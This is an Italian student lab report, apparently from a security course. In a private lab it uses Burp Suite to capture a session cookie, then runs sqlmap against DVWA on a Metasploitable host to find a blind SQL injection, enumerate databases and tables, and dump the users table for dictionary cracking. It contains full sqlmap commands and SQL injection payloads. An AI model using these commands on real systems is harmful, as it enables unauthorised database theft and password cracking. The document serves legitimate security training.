

Report 09/06

SQL

Come prima cosa ci siamo occupati delle macchine collegando kali a meta passando per pfsense ci assicuriamo che comunichino e facciamo l'accesso a DVWA e impostiamo la sicurezza su low dopo di che ci spostiamo su BURPSUITE dal quale recuperiamo il cookie di sessione che ci tornerà utile dopo.

The screenshot displays the Burp Suite interface. The top menu bar includes File, Macchina, Visualizza, Inserimento, Dispositivi, and Aiuto. The main toolbar shows various icons for site map, target, and other functions. The central pane shows a list of HTTP requests, with the following data:

Host	Method	URL	Params	Status	Length	MIMEtype	Title
http://192.168.50.101	GET	/		200	1000	HTML	metasploit - Linux
http://192.168.50.101	GET	/dvwa/index.php		200	4895	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dvwa/login.php		200	1599	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dvwa/security.php		200	4497	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli/		200	4643	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli...		200	4671	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli...		200	4726	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	GET	/dvwa/		302	445	HTML	Damn Vulnerable Web Ap...
http://192.168.50.101	POST	/dvwa/login.php		302	354		
http://192.168.50.101	POST	/dvwa/security.php		302	389		

The bottom pane shows the details of a selected request (GET /dvwa/vulnerabilities/sqli_blind/). The request is in the 'Raw' tab, showing the following content:

```
1 GET /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/110.0.5481.78 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc
10 Connection: close
11
12
```

The right pane shows the 'Inspector' tab, displaying the 'Selected text' as:

```
security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc
```

Sfruttando SQLmap ulr e cookie andiamo a scansionare e a trovare le vulnerabilità usando questo comando:
 sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc"
 dal quale si evidenzia una vulnerabilità al parametro ID del metodo GET

	Host	Method	URL	Params	Status	Length	MIMEtype	Title	Comment	Time requested
(kali@kali)-[~] \$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc"										
	http://192.168.50.101	GET	/dvwa/login.php		200	1599	HTML	Damn Vulnerable Web Ap...		08:08:10.9...
	http://192.168.50.101	GET	/dvwa/security.php		200	4497	HTML	Damn Vulnerable Web Ap...		08:08:03.9...
	http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli/		200	4643	HTML	Damn Vulnerable Web Ap...		08:08:17.9...
	http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli/		200	4671	HTML	Damn Vulnerable Web Ap...		08:08:21.9...
	http://192.168.50.101	GET	/dvwa/vulnerabilities/sqli/	✓	200	4726	HTML	Damn Vulnerable Web Ap...		08:08:22.9...
	http://192.168.50.101	GET	/dvwa/		302	445				08:08:26.9...
	http://192.168.50.101	POST	/dvwa/login.php	✓	302	351				08:08:03.9...
	http://192.168.50.101	POST	/dvwa/security.php	✓	302	389				08:08:10.9...

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:12:26 /2023-06-09/

GET /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1

[08:12:26] [INFO] resuming back-end DBMS 'mysql'

[08:12:26] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session: appleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5981.78 Safari/537.36

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

Referer: http://192.168.50.101/dvwa/vulnerabilities/sqli/

Parameter: id (GET)

Type: time-based blind (encoding: gzip, deflate)

Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)

Payload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTuh) AND 'vXOW'='vXOW&Submit=Submit

to connection: close

Type: UNION query

Title: Generic UNION query (NULL) - 2 columns

Payload: id=1' UNION ALL SELECT CONCAT(0×7170767871,0×6a7854527466646b594e5079725778644e794f7643664f674245796757

46764d6d65727872636852,0×717a627071),NULL-- -&Submit=Submit

[08:12:27] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu 8.04 (Hardy Heron)

web application technology: Apache 2.2.8, PHP 5.2.4

back-end DBMS: MySQL ≥ 5.0.12


[08:12:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'

[*] ending @ 08:12:27 /2023-06-09/

A questo punto scoperta la debolezza del parametro id faremo sfruttare a sqlmap questa vulnerabilità del sistema e attraverso il comando:

```
sqlmap -u
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?
id=1&Submit=Submit#' --cookie="security=low; P
HPSESSID=89eb598708c93fc66e209d9435e227bc" -p id --
dbs
```

SQLMap tenta di enumerare i database disponibili sul server di destinazione. Sfrutta la vulnerabilità di SQL injection nel parametro id per raccogliere informazioni sulla struttura del database.




```
kali-linux-2023.1-virtualbox-amd64 [In eccellone] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
[*] ending @ 08:12:54 /2023-06-09/
SQLMap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc" -p id --dbs
[*] starting @ 08:13:10 /2023-06-09/
[08:13:10] [INFO] resuming back-end DBMS 'mysql'
[08:13:10] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTuH) AND 'vXOW'='vXOW&Submit=Submit
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7170767871,0x6a7854527466646b594e5079725778644e794f7643664f674245796757
46764d6d65727872636852,0x717a627071),NULL-- -&Submit=Submit
[08:13:11] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[08:13:11] [INFO] fetching database names
[08:13:11] [WARNING] reflective value(s) found and filtering out
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[08:13:11] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'
[*] ending @ 08:13:11 /2023-06-09/
```

Scansionato il database facciamo estrarre a SQLmap
usiamo il comando

```
sqlmap -u  
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?  
id=1&Submit=Submit#' --cookie="security=low;  
PHPSESSID=89eb598708c93fc66e209d9435e227bc" -  
p id --tables
```

ci facciamo dare tutte le tabelle del database in totale
sono 17 a noi serve La tabella users da DVWA



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
HPSESSID=89eb598708c93fc66e209d9435e227bc" -p id --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:13:34 /2023-06-09/

[08:13:34] [INFO] resuming back-end DBMS 'mysql'
[08:13:34] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTuH) AND 'vXOW'='vXOW&Submit=Submit'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7170767871,0x6a7854527466646b594e5079725778644e794f7643664f67424579675746764d6d65727872636852,0x717a627071),NULL-- -&Submit=Submit


[08:13:34] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[08:13:34] [INFO] fetching database names
[08:13:34] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, owasp10, tikiwiki, ti
kiwiki195'
[08:13:35] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]

+-----+
| CHARACTER_SETS |
| COLLATIONS |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS |
| COLUMN_PRIVILEGES |
| KEY_COLUMN_USAGE |
| PROFILING |
| ROUTINES |
| SCHEMATA |
| SCHEMA_PRIVILEGES |
| STATISTICS |
| TABLES |
+-----+
```


Per concludere andiamo ad eseguire il comando:

```
sqlmap -u  
'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?  
id=1&Submit=Submit#' --cookie="security=low;  
PHPSESSID=89eb598708c93fc66e209d9435e227bc" -p id -  
T users --dump
```

dove T users è la tabella di nostro interesse e --dump è l'estrazione dei dati dalla tabella, autorizziamo il cracking della password tramite dizionario



```
kali-linux-2023.1-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto

kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ sqlmap -u 'http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#' --cookie="security=low; PHPSESSID=89eb598708c93fc66e209d9435e227bc" -p id -T users --dump
HPSESSID=89eb598708c93fc66e209d9435e227bc" -p id -T users --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:14:15 /2023-06-09/


[08:14:15] [INFO] resuming back-end DBMS 'mysql'
[08:14:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 9272 FROM (SELECT(SLEEP(5)))rTUh) AND 'vXOW'='vXOW&Submit=Submit'

Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7170767871,0x6a7854527466646b594e5079725778644e794f7643664f67424579675746764d6d65727872636852,0x717a627071),NULL-- -6Submit=Submit

[08:14:15] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.12
[08:14:15] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) and entries
[08:14:15] [INFO] fetching current database
[08:14:15] [WARNING] reflective value(s) found and filtering out
[08:14:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[08:14:16] [INFO] fetching entries for table 'users' in database 'dvwa'
[08:14:16] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[08:14:22] [INFO] writing hashes to a temporary file '/tmp/sqlmap8jehd27p73642/sqlmaphashes-rf6563fr.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:14:22] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files

